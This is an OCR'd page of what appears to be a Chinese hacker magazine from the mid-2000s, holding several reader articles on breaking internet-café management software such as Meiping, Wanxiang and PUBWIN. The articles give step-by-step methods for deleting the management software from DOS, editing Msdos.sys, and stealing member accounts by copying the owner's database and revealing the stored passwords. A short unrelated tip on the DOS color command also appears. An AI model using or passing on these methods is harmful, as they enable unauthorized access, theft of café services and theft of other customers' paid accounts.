
美萍我对它了解得不多，因为我们这里99%都是用pubwin管理的。破美萍其实很简单，在Dos状态下删了它就OK了。具体的操作方法如下：开机时按住F8，选5进入Dos状态（win98）进入C盘，输入delsmenu回车，选“Y”，输入win进入windows，美萍已经形同虚设了。

若开机按下F8无用，在C盘根区找到Msdos.sys文件，用记事本打开，在[option]小节中加入即可！

```
BootMulti=1
Bootkey=1
```

五、总结

以上这些方法，只要你熟悉，方法可列出几十种甚至几百种，一句话，没有做不到，只有想不到！



提示：安全模式下Windows只加载必须的一些最基本文件和软件，其它一律免谈，包括网管软件。

最近很不情愿的陪一个朋友去冲浪，只开了一台机子。坐在旁边看了一会儿，有点按捺不住。出于IT人天生的本性开始研究面前的电脑，试着破解网管软件。

屏幕已被锁定，双击任意图标都弹出对话框提示“处于集中管理状态，需管理员开通”，调出会员登录窗口，打开输入法想利用输入法漏洞撕开防线，网管软件早就料到这一招，鼠标只能在登录窗口范围内移动根本够不到输入法工具条！四处胡乱点了几下，未发现明显漏洞。重启，观察一下启动过程，一看不妙！机子竟然装了小哨兵还原卡，事情变得棘手了。这就意味着做任何手脚都不能重启，否则一切都会被还原为开机前的状态。自检结束后按住Ctrl键，进入Windows98启动菜单（现在的网吧几乎都是用的Windows98），按↑↓键选择安全模式Safe mode。

上次本人就在一个无名网吧，在安全模式下卸载了网管软件，成功地破解了机器，不过那次的机子既没有还原卡，又没有还原精灵，是理想状态。没想到突然出现错误，屏幕上出现乱码随后死机，无法进入安全模式，原以为是偶然，又试一次还是这样，此路不通。

又重启观察一下Windows的加载过程，看似一切正常，进入Windows后出现网管界面，接着屏幕被锁定。不过出于敏感我还是发现了一个细节，就是机器启动是先进入正常的Windows后才跳到网管界面，在进入Windows后跳到网管界面前的几秒钟内一切都如正常系统一样，所有的文件、图标历历在目键盘鼠标正常使用。我意识到漏洞出现了。网管软件是在Windows启动之后附加着运行的，并不像还原精灵那样在Windows没有启动就工作了。沉思片刻后，一招釜底抽薪破解法出炉了！

迅速重启，按住Ctrl键进入启动菜单，选“Step-by-step-configration”单步启动Windows（在这个模式下系统将一步一步

地启动，而且每一步都询问你是否同意），接着出现命令询问当前文件是否加载或运行，不管三七二十一，全部按回车，直到出现如下命令：**C:\Win?[enter=Y,ESC=N]**千万不要按回车，这是在问是否运行Windows，要是运行的话就和正常启动没区别了，什么手脚都做不成了，此时按ESC或N不运行Windows，机器随即进入DOS提示符状态。

下面的工作最麻烦，就是要找到网管软件的安装目录，一般都装载根目录下，而且一般都是用的默认的安装文件名，所以只要在各个盘下查看一下，排除一些常见的文件夹，差不多就是了，如果找不到就到program files文件夹下找找看，总会找到的（DOS下显示文件夹下内容的命令是“dir”，进入文件夹的命令是**cd 文件夹名**，返回上一级文件夹的命令是cd..一些常用的网管软件默认安装文件夹是：美萍：SMENU，万象：Octopus，方竹：gamenet）我迅速查看C、D、E盘根目录下的文件夹，一眼看穿了网管软件文件夹D:\SMEUN，这是网管软件的安装目录，删除后网管软件的所有文件就从硬盘上消失了，当然就无法运行了！立即键入命令：**DELTREE SMEUN**（deltree是DOS下删除文件夹的命令，用法是**deltree 文件夹名**）回车后出现警告，再按回车确认后文件夹被整个删除，此时再进入C盘，键入WIN回车运行Windows，下面不管出现什么，一路回车直达Windows，发现什么了，网管软件蒸发了！谁说天下没有免费的午餐？本方法的成功率是100%，不过本人强烈建议你不要用此方法做出过分的事情，否则变成国宝——大熊猫，不要怨我！！


其实本人并不想搞破坏或为了免费上网，只是出于纯粹的技术研究，希望能给各位一点小小的启发，也希望网管软件生产商能升级软件，免得如此不堪一击，让人家网吧赔本失去用户。哪位大虾如有更妙的方法还望不吝赐教！

网络妙管家之免费上网终结篇

傲笛飞血


大家好啊！我们又见面了，前面我已经和大家讲了怎样卸出网络妙管家2003和2004的客户端，其实，追根到底我们的目的只有一个——那就是免费上网！难道只有卸这一种办法吗？盗取会员帐号就是一个很好的方法！关于怎样弄2003的帐号已经在X的第三期发表了，下面我将给大家说说怎样弄2004的（2004就是好啊！旧办法不行了）。

首先我们还是说万象主程序共享的东东，有这个存在我们就可以随便去文件夹里把他的MDE文件拉下来（可不代表随便就能打开），先去拉下来（他的是2004mem.mdb文件），我们先看看能不能破出密码，如图1。




工具破出来的密码都连不上，难道是加壳了，我可不会破解呀！那我就这样看可数据库文件在我的手里变为一堆废品吗？肯定有办法！

我先从网上拉下个万象2004的安装程序来看了看（太大了！此方法只适用在通宵时集中偷取帐号以备后用）。里面有个会员管理功能，如图2。



如果我们把服务端按在了C:\wx2004下，我们就把我们从老板机子上拉下来的MDE文件改名为2004mem，然后覆盖到C:\wx2004下，再打开万象2004的主程序，进入会员卡管理，这位先生的钱咋这么多啊！选中它的号然后点最上边的修改，看见那些**********了吗，如图3。这不就是密码吗！星号密码查看器你应该会用吧！




好了，到这我的《网络妙管家之免费上网》三步曲就完了，我在这里借X祝大家玩的愉快！

让DOS也多姿多彩

耿诗伟

DOS下的color命令可以用来设置命令行的背景和字体颜色，第一个数字代表背景颜色，第二个数字代表字体颜色。如在DOS窗口下输入：**color 04**，就将背景设置成黑色，字体为红色。如果你要是还想要自己喜欢的颜色的话，可以DOS下输入“Color ?”，就会显示出现详细的参数列表，以后你就可以不用面对着一成不变的DOS，原来DOS也是让DOS生活也是如此美丽！



我的PUBWIN破解经历

战神MARS

我是大菜鸟一个，杂志读了有半年了。却仍然对黑客技术摸不着边际，发现自己真的很笨。最近在上网时有了一些经历，希望对象我一样的菜鸟有用.本文没什么技术含量，老鸟就不要看了。

首先声明一下本文的破解方法取自05年第一期杂志，YOYO兄写的一篇叫做PUBWIN破解程序，但本文并非抄袭。本文可以说是对PUBWIN破解程序的修正或补充。

先说一下，YOYO兄的方法确实不错，我的方法也是得益于他。不过他的方法有许多的局限和缺点：

> 1.大部分的网吧的注册表编辑器是被管理员禁用的，YOYO兄的方法的前提就是注册表编辑器被解锁。
>
> 2.有许多的网吧除了PUBWIN还有其他防护措施，仅仅破了PUBWIN是不够的。

那怎么办呢？首先打开计算机，再进入PUBWIN后，调出“开始”菜单。选择“运行”，这时系统会打开“运行”对话框，上面有几行字“请键入程序，文件夹，文档或INTERNET资源的名称，INDOWS将为你打开它”。在它下面有“打开”。不要输入任何东西，按“浏览”选“桌面”下的“腾讯QQ”，打开。这时候就会出现大家都十分熟悉的QQ登陆界面，快速输入QQ号码及密码，登陆。如图1、图2和图3。




图1




图2

